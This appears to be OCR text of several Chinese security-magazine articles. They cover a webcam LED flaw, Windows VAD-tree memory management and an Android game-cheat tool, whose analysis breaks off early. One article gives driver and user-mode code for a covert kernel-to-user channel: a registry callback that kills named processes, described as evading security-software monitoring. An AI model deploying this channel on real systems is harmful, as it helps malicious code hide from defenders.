


图 6 LED 指示灯正常工作




图 7 LED 指示灯光比，但是摄像头仍在工作

本文指出了笔记本内置摄像头 LED 指示灯存在的安全漏洞。此外，笔者注意到市场上销售的外置 USB 摄像头通常没有 LED 指示灯。希望厂商能够重视用户隐私，将 LED 指示灯控制改为硬件功能。当然，在各大厂商终于决定做出改变之前，我们有一个简单的解决办法：用胶布将摄像头粘起来。

Windows 用户空间的内存管理

文/图 王晓松

曾经有部国产电影叫做“一棵树”，由奚美娟主演，根据真人真事改编，讲的是一个人在沙漠里种树的故事。种树是件很有意义的事情，坚持不懈，一棵树就可以变成一片森林。今天我们探讨的题目是关于 windows 中用户地址空间的管理，从某种角度来说，就是对一棵树的管理。

在 Windows API 中，分配内存的函数是 VirtualAlloc 函数,其典型的用法是：

```
PVOID VirtualAlloc（pvAddress,dwSize,fdwAllocationType,fdwProtect）
```

这个函数很简单，参数 pvAddress 和 dwSize 指明要求分配的地址的起始位置和长度，如果对起始地址没有要求的话，可以直接将参数 pvAddress 置为 NULL,表示有满足长度要求就可以，参数 fdwAllocationType 告诉系统这块区域是保留(Reserve)还是提交(Commit)，两者之间的区别我们后面会讲到。参数 fdwProtect 指明的是页面的保护属性。

这个函数一个典型的用法如下所示：

```
Void *pMem=VirtualAlloc(NULL,4096,Mem_Reserve|Mem_Commit,PageReadWrite)
```

这段代码声明请求一段长度为 4096 字节的内存块，其分配的类型为保留及提交，页面的保护属性为可读写。

我们知道，用户地址空间为 2G，范围是[0,0x7fffffff]。这段地址空间以 4K 字节为单位划分成一个一个的页面，一个页面的状态分为空闲，保留和提交三种。保留和提交两种状态的区别会在本文的末尾进行详细的说明，暂时我们可以认为页面分为空闲和占用两种状态。一个进程启动后，会频繁的申请内存、释放内存，页面的状态也会在空闲和占用两种状态中不停的变换，由于申请和释放的内存是随机的，因此本来一段连续的内存经过一段时间后，会变成空闲/占用/空闲…犬牙交错的模样，这样当我们要申请一段特定长度的内存，或者应用程序对一段地址读写而需要验证这段地址是否已经分配(如果没有分配，显然读写这段地址是有问题的)时，就需要提供一种相对高效的方式，来对内存的分配情况进行管理。如果学习过数据结构，很自然我们会想到引入“树”的模式，对于一个线性地址空间，将其中各个区段组织成树的形式，可以大大提高查找的效率。

在 windows 系统中这棵所谓的树就是 VAD 树，这棵树的每个节点都是一个 VAD（Virtual Address Descriptor）对象，VAD 对象描述了一段连续的地址空间，而对这棵树管理的算法称为 AVL 算法，这个算法的名字是以发明这个算法的三位发明人的名字命名。简单的说，构成这棵树的节点是 VAD 对象，而使用 AVL 算法管理这棵由 VAD 节点构成的树。

每个进程的 VAD 树的根节点都存放在对应该进程_EPROCESS 数据结构的 VadRoot 成员里，虽然被管理的对象是用户空间的地址，但是管理结构是在内核地址空间中。

```
Tyepdef struct _EPROCESS{……
MM_AVL_TABLE VadRoot;
……
}
```

VAD 节点对应的数据结构并不复杂，有一个指向父节点的指针*Parent，除此以外还有两组关键的成员，如下所示：

```
typedef struct _MMADDRESS_NODE {
    union {
        LONG_PTR Balance : 2;
        struct _MMADDRESS_NODE *Parent;
    } u1;
    struct _MMADDRESS_NODE *LeftChild;
    struct _MMADDRESS_NODE *RightChild;
    ULONG_PTR StartingVpn;
    ULONG_PTR EndingVpn;
} MMADDRESS_NODE, *PMMADDRESS_NODE;
```

其中 LeftChild 和 RightChild 成员指明的是该节点的左、右子节点，而 StartingVpn 和 EndingVpn 成员指明的是该节点表示的区域所对应的虚拟地址范围，其中 VPN 中的内容为虚拟地址的帧号，一个进程的用户地址空间为 2G，每个页面的大小为 4K，则共有 512K 个虚拟地址号。举个例子，比如虚拟地址是 0x12345678,那么其 VPN 号码为将该地址右移 12 位，结果是 0x12345。一个典型的 VAD 树如图 1 所示：




图 1 一个 VAD 树示意

构成这棵树的基本元素(VAD 对象)已经明了，但是 AVL 算法对这棵树的管理还是比较严格的，首先需要将这棵树组成二叉树的形式，这个不难理解，即一个 VAD 节点只能有两个子节点，并且左子节点的地址范围必须小于本节点，右子节点的地址范围必须大于本节点。除此以外，为了避免出现左右两部分失衡的情况，AVL 算法要求满足任何一个节点，左子树的深度与右子树的深度相差小于 2，即不会出现一个节点的左子树的深度是 1，而同时该节点右子树的深度为 3，4，5…等等这种失衡情况的出现。如果出现这种情况，就要对这棵树进行左旋或者右旋的操作，直到满足左右子树深度小于 2 的条件。

一个例子如图 2 所示，进程用户空间共有 13 个页面，其中 1、4、7、8、9、11、12 为已经使用，那么针对这种情况，组织起来的 AVL 树就如图 2 中左半部分所示。当我们要确定一段内存的使用情况，就可以直接使用这棵树，从根节点开始，沿着树的分叉进行快速的查找，显然这种树的组织结构其查找效率要远远高于线性查找。关于 AVL 树的更多资料，大家可以查阅相关资料，这里就不赘述了。




图 2 一个满足 AVL 算法要求的 VAD 树

通过上面的介绍，我们看到通过 VAD 树，可以快速地找到一段地址确定其是否已经占用，但是如果同样使用树的结构来分配一段新的地址，单纯使用 VAD 树并不是最佳的选择。为此 windows 还提供了 VAD 位图，如果大家有印象的话，在“windows 系统地址空间的创建”一文中会看到，在进程的创建之初就专门预留了一个 VAD 位图页面。VAD 位图的概念非常简单，该位图中的每一位代表用户地址空间中的一段 64K 大小的区间，并且从地址 0 开始，顺序排列，当该位为 1 时，表示该段 64K 大小的地址范围已经占用，如果该位为 0，则是空闲的。很明显，使用这种方式，通过扫描位图中连 0 的数量，即可以帮助我们快速的找到一段空闲的区域。如图 3 所示。当然申请到一段地址后，除了修改 VAD 位图之外，同时要修改 VAD 树的结构，这样也便于以后对该段地址的管理，如查找、删除、修改等动作。





图 3 VAD 位图的使用

在前面关于 VirtualAlloc 函数的说明中，其中一个参数 fdwAllocationType 需要说明对申请的内存是保留(Reserve)还是提交(Commit)，关于这两个状态的区别经典的书籍通常会解释为：保留指的是将这段地址保留起来，但并不真正使用，而提交指的是这段地址终究要消耗内存，因此在页面被访问时，一定要先映射到物理内存中。看过让人似懂非懂，深入

思考下去，两者之间本质的区别在哪里呢?或者说使用这两种参数对内存申请，系统幕后具体做了哪些工作呢？


前面提到,进程用户空间的页面可以分为三种状态(注意这里指的虚拟地址范围):空闲,保留和提交。空闲状态的页面很容易理解，就是没有被使用的，而我们在使用 VirtualAlloc 函数申请一段地址时，经常会在参数中指明是保留(Reserve)还是提交(Commit)，或者是两者兼有(Reserve| Commit)实际上，可以认为保留是提交的一个先期动作，一个页面必须先保留再提交,保留只是在用户空间声明一段区域,但并没有对该段区域进行真正的物理映射,而提交则是完成真正的映射。为了更加清楚的理解两者之间的区别，我们看看两者幕后所做的工作：

保留(Reserve):需要在该进程的 VAD 树中找出一段满足需求的空闲区域，并对树的结构进行相应的调整，这样这段地址就会被标记为已用，进程以后再对该段地址申请就会报错，因为使用树的结构，定位该块地址的速度就会较快，在更改 VAD 树结构的同时，还需要修改与该段地址对应的 VAD 位图中的内容。



i 保留阶段


提交(Commit):需要建立相应的页表映射，由该地址段占用的虚拟地址，定位 到页表中的对应项，但是此时仍然没有调拨真正的物理页面，只是将对应的 PTE 填写为指向页面文件中页面的无效页面。只有等到对该页上的内容进行操作时，才真正建立物理页面的映射，映射真正的页面。



ii 提交阶段

实际分配物理内存阶段：当这段地址被读写时，由于 PTE 的内容为无效，那么就会进入

windows 中页面错误的处理流程中，此时会分配真正的内存，并填写 PTE 中的内容，完成真正的物理页面映射。如果这段地址一直没有被使用，那么也就一直没有分配真正的内存，宝贵的内存得到了节约。



iii 当该页面被使用时，真正的完成物理页面的映射

通过上面两个步骤的分析，我们可以看到，在对用户空间地址分配的过程中，操作系统可谓机关算尽，尽量推迟物理页面的真正映射，目的就是为了节约宝贵的内存资源。

借助注册表回调实现 R0 与 R3 隐蔽通信

文/图 李旭昇

无论对于安全软件或是恶意程序，Ring3 与 Ring0 间的通信都必不可少。一般来说，开发者会将大部分的逻辑交由 Ring3 程序执行，Ring0 只负责按照 Ring3 的“旨意”完成特定的任务。在这种模型下，Ring3 与 Ring0 间的通信就成为潜在的攻击目标。如果攻击者可以搞清楚 Ring3 与 Ring0 间的通信协议，则完全可能理解其工作原理，甚至进一步破坏其功能。对通信协议进行加密可以防止攻击者窥探机密信息，但无法抵抗攻击者完全中断 Ring3 与 Ring0 间的通信。这种威胁是十分现实的《黑客防线》已刊登过阻止冰刃 Ring0-3 通信进而破坏其功能的文章。

隐蔽通信可以应对这种威胁。与加密的思路不同，隐蔽通信强调对信道的隐藏，即避免 Ring0 与 Ring3 进行通信这一事实被发现。那么哪些机制可以作为秘密信道呢？事实上，Windows x64 引入的 PatchGuard 机制禁止了传统的 SSDT Hook 等方法。作为替代，Windows 提供丰富的回调功能方便安全软件实现必要的功能。举例来说，通过 PsSetCreateProcessNotifyRoutine 设置的回调函数会在有进程创建时被调用。该回调能够得到新进程的各种信息，并且有权终止该进程（的创建）。此外，Windows 还提供文件，网络和注册表相关的回调。本文提供一种思路，通过注册表回调实现 Ring0-3 的隐蔽通信。具体实现并不复杂，Ring0 注册一个回调处理打开键值操作。如果操作来自我们的 Ring3 进程，则

提取其中包含的进程名并设法结束它。Ring3 的任务比较轻松，只要按照约定（尝试）打开某个注册表键值就可以。下面以结束 calc.exe 为例，结合代码具体分析：

Ring3 的代码非常简单，只需调用 RegOpenKeyEx 打开 SOFTWARE\Microsoft\WindowsNT\CurrentVersion\Image File ExecutionOptions\calc.exe 即可。这里 calc.exe 可以替换为任意进程名。

```
int main()
{
    HKEY ret;
    RegOpenKeyEx(HKEY_LOCAL_MACHINE,
        L"SOFTWARE\\Microsoft\\WindowsNT\\CurrentVersion\\Image File
ExecutionOptions\\calc.exe",
        0,
        KEY_ALL_ACCESS,
        &ret);
    if (GetLastError()==NULL)
    {
        cout<<"calc.exe Terminated!"<<endl;
    }
    else
    {
        cout<<"Something wrong."<<endl;
    }
    return 0;
}
```

如果直接运行这段代码，RegOpenKeyEx 会失败，GetLastError 返回 Access is denied。而加载驱动后再运行这段代码，RegOpenKeyEx 调用会成功。下面来分析驱动代码。

DiverEntry 中调用 CmRegisterCallback 注册一个回调，其原型如下。注意我们必须保存返回的 Cookie 值以便在驱动卸载时取消该回调。

```
NTSTATUS CmRegisterCallback(
  _In_     PEX_CALLBACK_FUNCTION Function,
  _In_opt_  PVOID Context,
  _Out_    PLARGE_INTEGER Cookie
);
NTSTATUSDriverEntry(INPDRIVER_OBJECTpDriverObject,
INPUNICODE_STRINGpRegPath){
    pDriverObject->DriverUnload = DriverUnload;
    DbgPrint("Load!\n");

    CmRegisterCallback((PEX_CALLBACK_FUNCTION)RegistryCallback, 0,
&CallbackCookie);
```

```
        returnSTATUS_SUCCESS;
    }
    VOIDDriverUnload(INPDRIVER_OBJECTpDriverObject){
        DbgPrint("Unload\n");
        CmUnRegisterCallback(CallbackCookie);
    }
```

RegistryCallback 回调只考虑 RegNtPreOpenKeyEx，即在打开一个键值时进行处理。有兴趣的读者可以处理其他值，以实现更复杂的功能。RegistryCallback 代码如下：

```
    NTSTATUSRegistryCallback(
        _In_PVOIDCallbackContext,
        _In_opt_PVOIDArgument1,
        _In_opt_PVOIDArgument2
        )
    {
        switch ((REG_NOTIFY_CLASS)(DWORD64)Argument1)
        {
        caseRegNtPreOpenKeyEx:
        {
            PREG_OPEN_KEY_INFORMATIONpOpenKeyInfo =
(PREG_OPEN_KEY_INFORMATION)Argument2;
            PCM_KEY_BODYOpenKeyBody =
(PCM_KEY_BODY)pOpenKeyInfo->RootObject;
            PEPROCESSpCallingProcess;
            if (PsLookupProcessByProcessId(OpenKeyBody->ProcessID,
&pCallingProcess) == STATUS_INVALID_PARAMETER)
            {
                DbgPrint("Invalid PID.\n"); break;
            }
            if (strcmp(PsGetProcessImageFileName(pCallingProcess),
"Ring3.exe") == 0)
            {
                //DbgPrint("KeyName: %wZ\n", pOpenKeyInfo->CompleteName);
                WCHARProcessName[MAX_LENGTH] = { 0 };
                if
(GetProcessNameFromKeyName(pOpenKeyInfo->CompleteName->Buffer,
pOpenKeyInfo->CompleteName->Length/2, ProcessName))
                {
                    if (KillProcessByName(ProcessName))
                    {
                        DbgPrint("%ws terminated.\n", ProcessName);
                        returnSTATUS_CALLBACK_BYPASS;
```

```
                }
            }
        }

        break;
    }
    default:
        break;
    }

    returnSTATUS_SUCCESS;
}
```

RegistryCallback 首先判断调用进程是否为 Ring3.exe，如果不是，则直接放过。如果是，则调用 GetProcessNameFromKeyName 进一步判断打开的键值名是否以 SOFTWARE\Microsoft\WindowsNT\CurrentVersion\Image File ExecutionOptions\开头。如果是，则将名称的后半部分（calc.exe）取出，作为将要结束的进程名传给 KillProcessByName。作为示例，KillProcessByName 结束进程的方法非常简单：首先根据进程名得到 EPROCESS，从 EPROCESS 得到 PID，然后调用 ZeTerminateProcess 结束进程。由于回调运行在 Ring0 下，有数不清的方法可以结束进程，这里不再赘述。

测试结果如图所以，运行 Ring3.exe 后，calc.exe 被结束，DbgView 中得到的输出如图 1 所示。

#	Time	Debug Print
1	0.00000000	Load!
2	6.22709894	Process Name: calc.exe
3	6.22711325	calc.exe found at: FFFFFA80070F65E0.
4	6.22711515	PID is: 2208
5	6.22731256	calc.exe terminated.
6	18.82644463	Unload

图 1 DbgView 输出

由于我们的驱动处理 RegNtPreOpenKeyEx，并在得到有关参数后立刻返回 STATUS_SUCCESS，所以下层的驱动根本没有机会处理此操作。而现在的安全软件一般倾向于深入底层，所以隐蔽性较好。另一方面，即使该操作被截获，也很难就此断定其与进程被结束（或其他操作）有必然联系。如果想要提高隐蔽性，还可以遍历注册表键值，这样操作会与试图设置映像劫持非常相似。

注册表是一个非常庞大的系统，有许多地方可以用来进行隐蔽通信。除此之外，网络和文件回调都有利用的可能。我们有理由相信，如果恰当的选择通信渠道并加以伪装，则非常有可能躲过监控——毕竟想要从成千上万条消息中找出一条可疑的操作是非常困难的。

（完）

Android 版 xx 助手详细分析

文/图 莫灰灰

近些年来，移动互联网的大肆崛起，潜移默化中影响着人们的生活和工作习惯。当腾讯的微信平台接入手机游戏之后，移动端的游戏也开始火了起来，这更是改变了人们长久以来的游戏娱乐习惯。茶余饭后，朋友们掏出手机打个飞机已是习以为常的事情了。加之移动客户端游戏开发周期短，投入少等特点，很多初创公司也纷纷投入到这个领域中来，并且很多游戏都取得了不错的成绩。就在前不久，全球游戏巨头暴雪的新游戏《炉石传说》也推出了 iPad 版本，更加印证了移动端的重要性。

如同 PC 端一样，移动端游戏的兴起，自然也就造就了游戏外挂产业的火热市场。大名鼎鼎的 xx 助手就是这样一款移动端的游戏外挂软件，它不仅功能强大，而且兼容 IOS 和 Android 等多平台系统。正所谓树大招风，接下来，我们就来对其内部实现做一个详细的分析，来一窥 Android 平台下游戏外挂的实现原理。

特此申明：本文涉及的代码与分析内容仅供学习交流使用，任何个人或组织不得使用文中提到的技术做违法犯罪活动，否则由此引发的任何后果与法律责任本人概不负责。

测试环境

红米 TD 版
MIUI-JHACNBA13.0（已越狱）
xx 助手 Beta1.1.2

使用工具

IDA
Apktool
Ddms
jd-gui

程序分析

在分析程序之前，我首先去下载了《欢乐斗地主》、《全民飞机大战》、《天天酷跑》三款腾讯的热门游戏，打开 xx 助手，界面如图 1 所示。

图 1

此时，xx 助手已经检测到机器上安装的游戏了，在 xx 助手里面下载相应游戏的外挂程序之后点击“启动游戏”来打开天天酷跑，界面如图 2 所示。

图 2

很明显，从 xx 助手中打开游戏会发现右边多了一个设置按钮，点击设置，在弹出的界面中我们可以设置相应的“飞行距离”、“奖励倍数”等。

打开 DDMS，使用 File Explorer 工具定位到/data/data/com.xxAssistant，查看目录结构如图 3 所示。




图 3

仔细查看图 3 中的 app_plugin 目录，发现其中恰好有三个子级目录，分别对应了酷跑，欢乐斗地主和飞机大战的外挂插件。

到目前为止，单从这个目录结构中，我们大致可以得出如下一个猜想，即：xx 助手主程序只是一个启动器，用来启动各个游戏外挂，更多时候，可以把它理解为是一个游戏外挂的发布平台，本身并不具备修改游戏的功能。而每一个插件目录才是具体实现某个游戏的外挂程序。例如，拿 103 目录来说，xxUI.apk 是上述图 2 中看到的那个游戏中出现的设置界面，libxxkupao.so 是实现 hook 游戏关键函数，修改游戏功能的重要文件，而 xxplist 可能是某个配置文件。为了印证自己的猜测是否正确，我们利用工具把 103 插件目录导出到本地来做详细分析。

验证猜想

1）com.tencent.pao.xxplist

用文本编辑器打开插件目录下的 com.tencent.pao.xxplist 文件，内容如图 4。

